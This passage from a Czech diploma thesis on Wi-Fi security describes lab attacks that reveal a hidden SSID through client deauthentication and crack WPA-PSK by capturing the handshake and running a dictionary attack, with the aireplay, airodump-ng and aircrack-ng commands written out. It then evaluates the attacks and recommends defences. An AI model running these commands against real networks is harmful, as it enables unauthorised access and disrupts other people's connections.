
Obr. 13.14: Výsledek PTW útoku

Útok byl tedy i mimo laboratorní podmínky úspěšný a během několika málo minut jsme zabezpečení sítě prolomili.

13.7. Prolomení skrytého SSID AP

Jako doplňkové zabezpečení bezdrátové sítě může být také aplikována metoda zamezení vysílání SSID přístupovým bodem. Tato metoda je ve své podstatě triviální, neboť AP nezobrazuje své jméno pouze v rámcích typu broadcast a beacon. Naopak v celé řadě dalších rámců SSID musí být přítomno, čehož právě tento útok využívá. SSID sítě se vysílá v nezašifrované podobě, není tedy žádný problém ho jednoduše odposlechnout. Jsou dvě možnosti, jak tento útok provést – aktivní a pasivní forma. V případě, kdy je na AP připojen alespoň jeden klient, je možno využít pasivní formu útoku. Ve všech dalších případech je nutno použít formu aktivní.

Útok začneme klasickým spuštěním aplikace airodump, jako tomu bylo u minulých útoků. Po jeho spuštění jsme dostali následující výstup:



Obr. 13.15: Zobrazení AP s vypnutým přenosem SSID

SSID je skryto, vidíme pouze jeho délku. Zároveň si všimneme, že na AP je připojen jeden klient, čehož využijeme.


Spustíme aplikaci aireplay následujícím příkazem:

```
aireplay -0 5 -a 00:06:25:4B:2E:32 -c 00:11:D8:22:71:65 ath0
```

Význam jednotlivých parametrů:


- -0 znamená deautentizační útok
- -a 00:06:25:4B:2E:32 je MAC adresa AP
- -h 00:11:D8:22:71:65 je MAC adresa připojeného klienta
- ath0 je rozhraní útočící wi-fi karty

Program poté provede deautentizaci klienta od AP.



Obr. 13.16: Postup deautentizace klienta od AP

Výsledkem tohoto útoku byla jednak úspěšná deautentizace klienta, ale hlavně také zobrazení do této doby skrytého SSID sítě. Tento útok je umožněn, protože při deautentizaci se posílají tzv. deautentizační pakety ve kterých je SSID obsaženo a ty nejsou samy o sobě autentizovány. Následně pak jsme pomocí spuštěné aplikace airodump zachytili a z nich získali SSID.



Obr. 13.17: Výsledek deautentizace klienta

14 ÚTOČENÍ NA WPA ALGORITMUS

14.1. Teorie

WPA je v současné době považováno za takřka neprolomitelné zabezpečení. Jak se ale ukazuje v mnohých případech, nejslabším místem tohoto zabezpečení je sám uživatel. V dnešní době neexistuje jiný způsob na prolomení WPA než slovníkový útok a to ještě pouze na zabezpečení WPA PSK, tedy mód s předsdíleným heslem. Toto heslo, nazývané passphrase, musí být v délce od 8 do 63 znaků. Námi zadané heslo je potom upraveno následujícím způsobem [23] :

```
Klíč = PBKDF2(passphrase, ssid, 4096, 256)
```


PBKDF2 je standardizovaná metoda pro derivaci klíče z passphrase a je dále specifikována v dokumentu RFC2898. Tato funkce využívá diskrétní pseudonáhodné funkce HMAC – SHA1. SHA-1 je funkce, která spočítá 160 bitový hash z libovolného množství vstupních dat. Je detailně vysvětlena v dokumentu RFC3174. HMAC je zase standardizovaná metoda pro převod šifrovacího hashe do klíčované autentizační funkce a je popsána v dokumentu RFC2104. [21] [22] [23]

Touto metodou jsou vyjmenované parametry nejprve pomocí HMAC – SHA1 4096 násobně iterovány a následně iterovány znovu, pro získání potřebného počtu bitů klíče. Množství počítaných dat je srovnatelné s výpočtem SHA1 hashe ze souboru většího než 1 MB. [22] [23]

Až tedy takto vygenerovaný klíč je předáván mezi AP a klientem a na jeho základě je klient autentizován. Jediná možnost jak prolomit zabezpečení WPA spočívá tedy v odchycení těchto autentizačních rámců, které se nazývají 4-way handshake. Teorie 4-way handshake byla popsána výše. Existují dva známé způsoby, jak tyto rámce odchytit. První je pasivní odposlech, kdy útočník čeká na připojení klienta a druhý je aktivní útok, kdy útočník generuje do sítě deautentizační rámec, popsaný v minulé kapitole a následně odchytává nově ustavené klíče.

14.2. Útok v praxi

Před vlastním útokem bylo samozřejmě nutné nově nastavit šifrování na AP, stejně tak jako na autentizovaném klientu. Bylo zvoleno jednoduché heslo, aby nevznikl problém s tím, že by se toto nenacházelo v použitém slovníku. Heslem byla nastavena číselná kombinace „12345678“.



Obr. 14.1: Nastavení WPA na straně routeru

Na klientské straně bylo nutné použít aplikaci wpa_supplicant, resp. nastavit její konfigurační soubor pro použití v naší síti a následně aplikaci před přístupem do sítě spustit. V konfiguračním souboru aplikace se nastavuje použité passphrase, frekvence, na které AP vysílá a SSID sítě. Následné připojení klienta je znázorněno na následujícím obrázku.

```
bt ~ # wpa_supplicant -D wext -i eth0 -c /etc/wpa_supplicant.conf
Trying to associate with 00:06:25:4b:2e:32 (SSID='TEST' freq=2427 MHz)
Associated with 00:06:25:4b:2e:32
WPA: Key negotiation completed with 00:06:25:4b:2e:32 [PTK=TKIP GTK=TKIP]
CTRL-EVENT-CONNECTED - Connection to 00:06:25:4b:2e:32 completed (auth) [id=0 id_str=]
WPA: Group rekeying completed with 00:06:25:4b:2e:32 [GTK=TKIP]
```

Obr. 14.2: Postup připojení k AP pomocí wpa_supplicant

Vlastní útok začíná nám již známým způsobem spuštění aplikace airodump pro zachytávání paketů. Nyní však nestačí zachytávat pouze IV, ale musíme zachytávat celé pakety. Zachytávání tedy zapneme následujícím příkazem:

```
airodump-ng -b 00:06:25:4B:2E:32 -w pskc --ch 4 ath0
```

Význam jednotlivých parametrů:

- -b 00:06:25:4B:2E:32 je MAC adresa AP
- -w pskc znamená zápis do souboru pskc.cap
- --ch 4 znamená odchytávání kanálu č.4
- ath0 je rozhraní útočící wi-fi karty

Dalším krokem je deautentizace připojeného klienta, shodná s tou, která byla popsána v kapitole o získání skrytého SSID sítě, takže jí provedeme stejným příkazem:

```
aireplay -0 5 -a 00:06:25:4B:2E:32 -c 00:11:D8:22:71:65 ath0
```

V ideálním případě máme nyní již odchycený 4-way handshake, takže můžeme ukončit aplikaci airodump a jí vytvořený soubor dále zpracovat v aplikaci aircrack.

```
aircrack-ng -w password.lst pskc-01.cap
```

K rozšifrování souboru byl použit volně dostupný slovník z aplikace **John the Ripper**.

Výše zmiňovaný příkaz provádí slovníkový útok na námi zachycený soubor. Jeho výsledek demonstruje následující obrázek:

Obr. 14.3: Výsledek útoku na WPA zabezpečení

Heslo bylo nalezeno ve slovníku za méně než jednu sekundu. Při tomto druhu útoku samozřejmě hodně závisí na tom, jak kvalitní slovník používáme. V dnešní době se dají na internetu najít velmi kvalitní a obsáhlé slovníky. Pakliže uživatel zvolí snadno prolomitelné heslo jako bylo prezentováno v mém případě, je tedy i WPA zabezpečení nedostatečné.

Krom klasické metody slovníkového útoku na WPA existuje ještě metoda založená na porovnávání kontrolních součtů. Využívá volně dostupné aplikace **Cowpatty**, případně i **genPMK** pod OS Linux. Druhá jmenovaná aplikace je schopna za použití slovníku a parametru (SSID námi atakované sítě) vygenerovat stejný hash, jako ten, který je popsán v teoretické části této kapitoly. Samozřejmě pouze v případě, že slovník obsahuje námi hledané tajné heslo. Tento hash, resp. určité množství hashů, uloží do souboru, s kterým pak pracujeme v aplikaci Cowpatty. V ní poté po spuštění můžeme provést porovnání kontrolních součtů námi odchycených rámců 4-way handshake s těmi, které jsme si vygenerovali pomocí aplikace genPMK díky postupu popsaném v předchozím bodě. [8] [17]

15 ZHODNOCENÍ

Bezdrátové sítě jsou v dnešní době jednou z nejvíce perspektivních forem počítačových sítí. Spolu s jejich rozvojem jde jak požadavek na kvalitní a neprolomitelné zabezpečení těchto sítí, tak bohužel i snahy o překonání těchto zabezpečení. Dnešní technické prostředky dovolují zabezpečit bezdrátovou síť takovým způsobem, aby byla naprosto neprolomitelná. Všechny tyto technické vymoženosti ale narážejí na základní kámen úrazu – na samotného uživatele. Každá síť má svůj nejslabší článek, který je ve velké míře představován právě lidským faktorem. Běžný uživatel totiž většinou nedbá na různá doporučení, ať už se jedná o doporučení od výrobců použitého hardware, či doporučení od zkušenějších uživatelů a vytváří tím mimoděk prostředí pro snadné útočení na tyto sítě. U běžných uživatelů bezdrátových sítí by se toto z důvodu nedostatečné znalosti této problematiky dalo možná i pochopit, horší je ale fakt, že takovýchto chyb se dopouštějí i někteří síťoví správci a vystavují tak svou síť, resp. svojí firmu, používající bezdrátové spojení, nebezpečí.

Prvním možným „odrazením“ útočníků od útoků na naši síť může být procedura **filtrace MAC adres** těch klientů, kteří mají právo se do sítě připojit. Tato metoda je sama o sobě nedostatečná z důvodu, které jsou v práci popsány. Mohu jí tedy doporučit pouze v případě, že se bude jednat o doplňkovou metodu k dalšímu, silnějšímu, druhu zabezpečení. **Skrytí vysílání SSID** na straně AP lze zařadit do stejné kategorie. Tuto metodu lze snadným způsobem obejít, avšak jak již bylo řečeno, jako doplňkovou metodu zabezpečení jí lze jednoznačně doporučit.

Šifrovací algoritmus **WEP** lze již považovat za plnohodnotné zabezpečení bezdrátové sítě. Bohužel v dnešní době je již známo mnoho různých variant útoků na tento zabezpečovací algoritmus, využívající jeho chyby. Ať už je to malý počet možných IV, velmi chabá autentizace uživatele, nebo třeba snadná manipulovatelnost s podvrženými pakety v rámci komunikace v síti zabezpečené právě tímto druhem algoritmu. Ve své práci jsem provedl množství různých druhů útoků na tento algoritmus. Tyto útoky se liší provedením, vlastnostmi, časovou náročností, finanční náročností a náročností obecně. Jedno však mají společné – všechny vedly k zisku tajného klíče, kterým byla síť zabezpečena. Z tohoto důvodu lze tento druh šifrovacího algoritmu doporučit pouze tehdy, není-li možné aplikovat jiný, lepší, druh zabezpečení, například v případě použití staršího hardware, atp.

Šifrovací algoritmus **WPA** byl vytvořen jako náhrada za algoritmus WEP. Tento algoritmus může pracovat ve dvou variantách v závislosti na tom, jestli při autentizaci uživatele využívá autentizační server, nebo je tato procedura nahrazena využitím sdíleného hesla, ze kterého se pro jednotlivé uživatele generují klíče. Útoky lze provést pouze na druhou výše zmiňovanou formu tohoto zabezpečení, přičemž úspěšné jsou pouze za předpokladu, že uživatelé využijí slabé heslo. Heslo je možné odchytit díky skutečnosti, že při autentizaci uživatele dochází k přenosu paketů v otevřené podobě. Tuto autentizaci lze odchytit dvěma způsoby – aktivní a pasivní formou. V pasivní formě musí útočník čekat na to, až se klient připojí a teprve tehdy získá potřebné pakety. V aktivní formě tohoto útoku je útočníkem deautentizován připojený klient na AP, ten se bude logicky snažit o opětovné připojení a my tím získáme potřebné pakety. Tímto způsobem získáme nejenom tyto pakety, ale ve své podstatě se tato metoda využívá také při získání **skrytého SSID sítě**.

Poslední možnou variantou šifrovacího algoritmu bezdrátových sítí je algoritmus **WPA2**. Tento algoritmus nově implementuje protokol CCMP a šifrování blokovou šifrou AES. V dnešní době je toto zabezpečení to nejlepší, které můžeme v naší síti nasadit. Zároveň s jeho robustností jde ale i výpočetní náročnost, takže se doporučuje pro využití spíše ve firemním prostředí. Na domácí použití postačí šifrování typu WPA s dostatečně silným heslem. Když navíc do takto zabezpečené sítě přidáme ještě další doplňkové prvky bezpečnosti jako například omezení vysílacího výkonu antény pouze na vyžadovaný prostor, zamezení odesílání SSID, filtraci MAC adres připojovaných klientů, tak můžeme považovat námi vytvořenou síť za prakticky nenapadnutelnou.

Všechny realizované útoky vedly k nalezení tajného klíče. Útoky se také zároveň mírně lišily ve složitosti, ale v zásadě jsou všechny realizovatelné při normální znalosti dané problematiky a vlastnictví potřebného hardwaru. Všechny jsou také snadno realizovatelné v praktických podmínkách, pouze některé obsahují zvláštní podmínky pro svůj běh (autentizovaného klienta na AP, využití PSK režimu, atp.) Všechny poznatky, které vyplynuly ze všech realizovaných útoků, jsou popsány v následujících tabulkách.

Veškeré odchycené packety, screenshoty obrazovek a další data vytvořená během testování, jsou nahrána na CD přiloženém k této práci.

Tab. 15.1: Tabulka zhodnocení útoků část 1

Název útoku	Kolektování IV		Generování ARP	Generování ARP
Typ šifrování	WEP 64	WEP 128	WEP 64	WEP 128
OS, pod kterým byl útok proveden	Windows XP		Linux Backtrack 3	Linux Backtrack 3
Druh útoku	Pasivní		Aktivní	Aktivní
Metoda útoku	PTW a FMS		PTW	PTW
Časová náročnost útoku	Vyšší		Nižší	Nižší
Obtížnost útoku	Snadná		Vyšší	Vyšší
Nároky na použitý HW při útoku	Nižší		Vyšší	Vyšší
Počet nutných IV nebo paketů k útoku	40000 +	300000 +	10000 +	40000 +
Počet použitých IV nebo paketů k útoku	320982	315594	120431	225161
Korektnost útoku	100%	100%	100%	100%
Počet testovaných klíčů	242	867 878	-	817
Časová náročnost zisku tajného klíče	0s.	13min. 6s.	0s.	0s.

Tab. 15.2: Tabulka zhodnocení útoků část 2

Název útoku	KoreK chopchop	WPA PSK útok	Prolomení SSID	Asociace na AP
Typ šifrování	WEP 128	WPA TKIP	-	-
OS, pod kterým byl útok proveden	Linux Backtrack 3	Linux Backtrack 3	Linux Backtrack 3	Linux Backtrack 3
Druh útoku	Aktivní	Aktivní i pasivní	Aktivní i pasivní	Aktivní
Metoda útoku	PTW	Slovníkový	-	-
Časová náročnost útoku	Vyšší	Střední	Nízká	Nízká
Obtížnost útoku	Vyšší	Vyšší	Nízká	Nízká
Nároky na použitý HW při útoku	Vyšší	Vyšší	Nižší	Vyšší
Počet nutných IV nebo paketů k útoku	40000 +	-	-	-
Počet použitých IV nebo paketů k útoku	86559	-	-	-
Korektnost útoku	100%	100%	100%	100%
Počet testovaných klíčů	741	10	-	-
Časová náročnost zisku tajného klíče	0s.	0s.	-	-

16 ZÁVĚR

V této diplomové práci bylo mým cílem seznámení se s bezdrátovými sítěmi a jejich zabezpečením. V několika kapitolách jsem se snažil o komplexní teoretický popis bezdrátových sítí od jejich počátku až po současnost s ohledem na vývojové trendy a nutné změny v oblasti zabezpečení. Byly vyjmenovány a popsány jednotlivé standardy IEEE 802.11, včetně jejich klíčových vlastností i nedostatků. V praktické závěrečné části své práce jsem se zaměřil jak na realizaci útoků směřujících na prolomení zabezpečovacích algoritmů bezdrátových sítí, tak i na realizaci skriptu demonstrujícího provoz bezdrátové sítě v síťovém simulátoru NS2.

Realizované útoky byly vedeny různými metodami pod různými operačními systémy. Byly popsány jednotlivé principy realizovaných útoků, přičemž byly nastíněny výhody a nevýhody jednotlivých variant útoků, včetně nutných podmínek pro jejich realizaci. Byla snaha o to, aby z práce vyplynulo doporučení, jakým směrem se ubírat při zabezpečení naší vlastní bezdrátové sítě, jaké algoritmy využít, jakým se vyvarovat a co například zvolit jako doplňkovou ochranu.

Část práce byla také věnována programování v prostředí NS2. Byl vytvořen jednoduchý skript demonstrující provoz v bezdrátové síti a bylo simulováno několik konkrétních situací chování bezdrátových klientů. Samotné programování v NS2 je dle mého názoru, alespoň pro začínající uživatele, velice náročné. Je tomu tak vzhledem k jeho textové orientaci tohoto simulátoru, jakožto i díky tomu, že tento simulátor není podobný žádnému jinému běžně probíranému programovacímu jazyku. Mohou také vzniknout komplikace při nutnosti využití nástroje emulujícího linuxovou platformu, pod kterou simulátor funguje. Nicméně práce s tímto simulátorem byla velice zajímavá a dle mého názoru se jednalo o velmi zajímavou zkušenost.

17 SEZNAM POUŽITÉ LITERATURY

[1] Institute of Electrical and Electronics Engineers. [online] 2009. Dostupné z <http://www.ieee.org/web/aboutus/home/index.html>

[2] Peterka, J.: *Jak probíhají bezdrátové přenosy v sítích WLAN*. [online] 2002. Dostupné z <http://www.earchiv.cz>

[3] OFDM and Multi-Channel Communication Systems Tutorial. [online] 2002. Dostupné z <http://zone.ni.com/devzone/cda/tut/p/id/3740>

[4] Pucker, L.: SDR meets MIMO tutorial. [online] 2008. Dostupné z <http://www.wirelessnetdesignline.com/howto/wlan/showArticle.jhtml?articleID=184400718>

[5] MIMO definition and resources. [online] 2004. Dostupné z <http://dictionary.zdnet.com>

[6] IEEE 802.11 standards. [online] 2009. Dostupné z <http://standards.ieee.org/>

[7] Geier, J.: *WPA Security Enhancements*. [online] 2008. Dostupné z <http://www.wi-fiplanet.com/tutorials/article.php/2148721>

[8] Škodák, J.: *Zabezpečení bezdrátových sítí IEEE 802.11*. [s.l.], 2008. 78 s. Vedoucí diplomové práce Ing. Martin Koutný. Dostupné z <https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=7728&lang=0>

[9] Altman, E.; Jiménez, T.: *NS2 Simulator for beginners*. In *Lecture Notes, France.* 2003-2004.

[10] *Aircrack-ng description*. [online] 2009. Dostupné z http://www.aircrack-ng.org/

[11] Tews, E.; Pychkine, A.; Weinmann, R.: *Aircrack – PTW*. [online] 2007. Dostupné z http://www.cdc.informatik.tu-darmstadt.de

[12] *A technical tutorial on the IEEE 802.11 standard*. [online] 1996. Dostupné z http://sss-mag.com/pdf/802_11tut.pdf

[13] Lehembre, G.: *Bezpečnost Wi-Fi - WEP, WPA a WPA2, Hakin9*. [online] 2006. Dostupné z <www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_CZ.pdf>.

[14] IEEE Std 802.11i.: *IEEE Standard for Information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements*. [online] 2004. Dostupné z <http://standards.ieee.org/getieee802/download/802.11i-2004.pdf>

[15] Mitchell, John C.: *Analysis of the 802.11i 4-Way Handshake*. Stanford University. [online] 2004. Dostupné z <http://theory.stanford.edu/~changhua/WiSe04-abbr.ppt>

[16] OmniPeek Distributed Analysis Suite Wireless Drivers. [online] 2009. Dostupné z <http://www.wildpackets.com/support/downloads/drivers>

[17] *Hacking Wi-fi sítí – Airdump Wiki*. [online] 2008. Dostupné z *<http://wiki.airdump.cz/Hacking_WiFi_s%C3%ADt%C3%AD>*

[18] Linksys-WAP54G-Manual. [online] 2005. Dostupné z <http://www.scribd.com/doc/3853954/Linksys-WAP54G-Manual>

[19] *Aircrack-ng*. [online] 2008 [cit.15.5.2009]. Dostupné z <http://www.aircrack-ng.org/doku.php?id=aircrack-ng>

[20] *KoreK chopchop theory*. [online] 2007 [cit. 15.5.2009]. Dostupné z <http://aircrack-ng.org/doku.php?id=chopchoptheory&DokuWiki=42c5fd4e260000d031c316ee175a91d2>

[21] Kaliski, B.: *Password-Based Cryptography Specification.* [online] 2000. Verze 2.0. Dostupné z < http://www.ietf.org/rfc/rfc2898.txt>

[22] Eastlake, D.: *US Secure Hash Algorithm 1 (SHA1).* [online] 2001. Dostupné z <http://www.ietf.org/rfc/rfc3174.txt>

[23] Krawczyk, H.; Bellare, M.; Canetti, R.: *HMAC: Keyed-Hashing for Message Authentication.* [online] 2001. Dostupné z <http://www.ietf.org/rfc/rfc2104>

[23] Joris, R.: *WPA key calculation.* [online] 2006. Dostupné z <http://www.xs4all.nl/~rjoris/wpapsk.html>

SEZNAM POUŽITÝCH ZKRATEK

Zkratka	Název
IEEE	Institute of Electrical and Electronics Engineers
Wi-Fi	Wireless Fidelity
FHSS	Frequency Hopping Spread Spectrum
DSSS	Direct Sequence Spread Spectrum
IrDA	Infra Red Data Association
OFDM	Orthogonal Frequency Division Multiplex
DBPSK	Differential Binary Phase Shift Keying
DQPSK	Differential Quaternary Phase Shift Keying
QAM	Quadrature Amplitude Modulation
CSMA/CA	Carrier Sense Multiple Access with Collision Avoidance
DIFS	Distributed Inter Frame Space
RTS	Request To Send
CTS	Clear To Send
ACK	Acknowledgement
CCK	Complementary Code Keying
BPSK	Bi-Phase Shift Keying
QPSK	Quadriphase Phase Shift Keying
MIMO	Multiple-input multiple-output
PCI	Peripheral Computer Interconnect
MISO	Multiple Input Single Output
SIMO	Single Input Multiple Output
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
TKIP	Temporal Key Integrity Protocol
MAC	Message Authentication Code
MIC	Message Integrity Code
CCMP	Counter Mode with Cipher Block Chaining Message Authentication Code Protocol
AES	Advanced Encryption Standard
PSK	Pre-Shared Key
MAC	Medium access control
SSID	Service Set Identifier
Tcl	Tool Command Language
OTcl	Object Tool Command Language
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
CBR	Constant Bit Rate
FTP	File Transfer Protocol
PCMCIA	Personal Computer Memory Card International Association
Wi-Fi	Wireless Fidelity

Zkratka	Název
CRC	Cycle Redundancy Check;
EAP	Extended Authentication Protocol;
IP	Internet Protocol
ISO/OSI	ISO/OSI referenční síťový model
ARP	Address Resoluton Protocol
HW	Hardware
OS	Operační systém
MD5	Message Digest 5 algorithm
MPDU	MAC Protocol Data Unit
MSDU	MAC Service Data Unit
PBKDF2	Password-based Cryptography Standard
PDU	Protokol Data Unit
PRGA	Pseudo Random Generation Algorithm
KSA	Key Scheduling Algorithm
RADIUS	Remote Authentication Dial In User Service
RTS/CTS	Request To Send / Clear To Send
XOR	Bitová funkce
HMAC-SHA1	Hash Message Authentication Code-Secure Hash Algorithm
HMAC-MD5	Hash Message Authentication Code
IV	Initialization vector

SEZNAM PŘÍLOH

A PŘILOŽENÉ CD

Na přiloženém CD k této diplomové práci jsem umístil všechny zdrojové soubory, které jsem k vypracování použil. Přiložené CD má následující strukturu:

```
- ...
    - NS2
    - PDF
    - UTOKY
    - XLS
```

Popis obsahu jednotlivých adresářů:

NS2

Adresář obsahuje všechny zdrojová data, vytvořená při práci se simulátorem NS2. V podadresáři se nachází adresáře s jednotlivým měřením (nazvané „1_X mereni“ a „2_X mereni“), přicemž první číslo udává sérii měření a druhé udává číslo měření. Dále adresář s výchozími hodnotami při každém měření, vytvořený NS2 skript (adresář „ns2_skript“) a vytvořený skript v jazyce C++ (adresář „c_skript“).

PDF

Adresář obsahuje tuto diplomovou práci ve formátu `.pdf`

UTOKY

Adresář obsahuje jednotlivá data, nashromážděná při realizaci útoků na bezdrátové sítě. Obsahuje 7 podadresářů s výsledky jednotlivých útoků a se shromážděnými daty a dále pak jeden podadresář se sejmutými screenshoty z OS Windows XP a Linux Backtrack při realizaci útoků.

XLS

Adresář obsahuje zdrojová data a grafy použité při psaní této práce.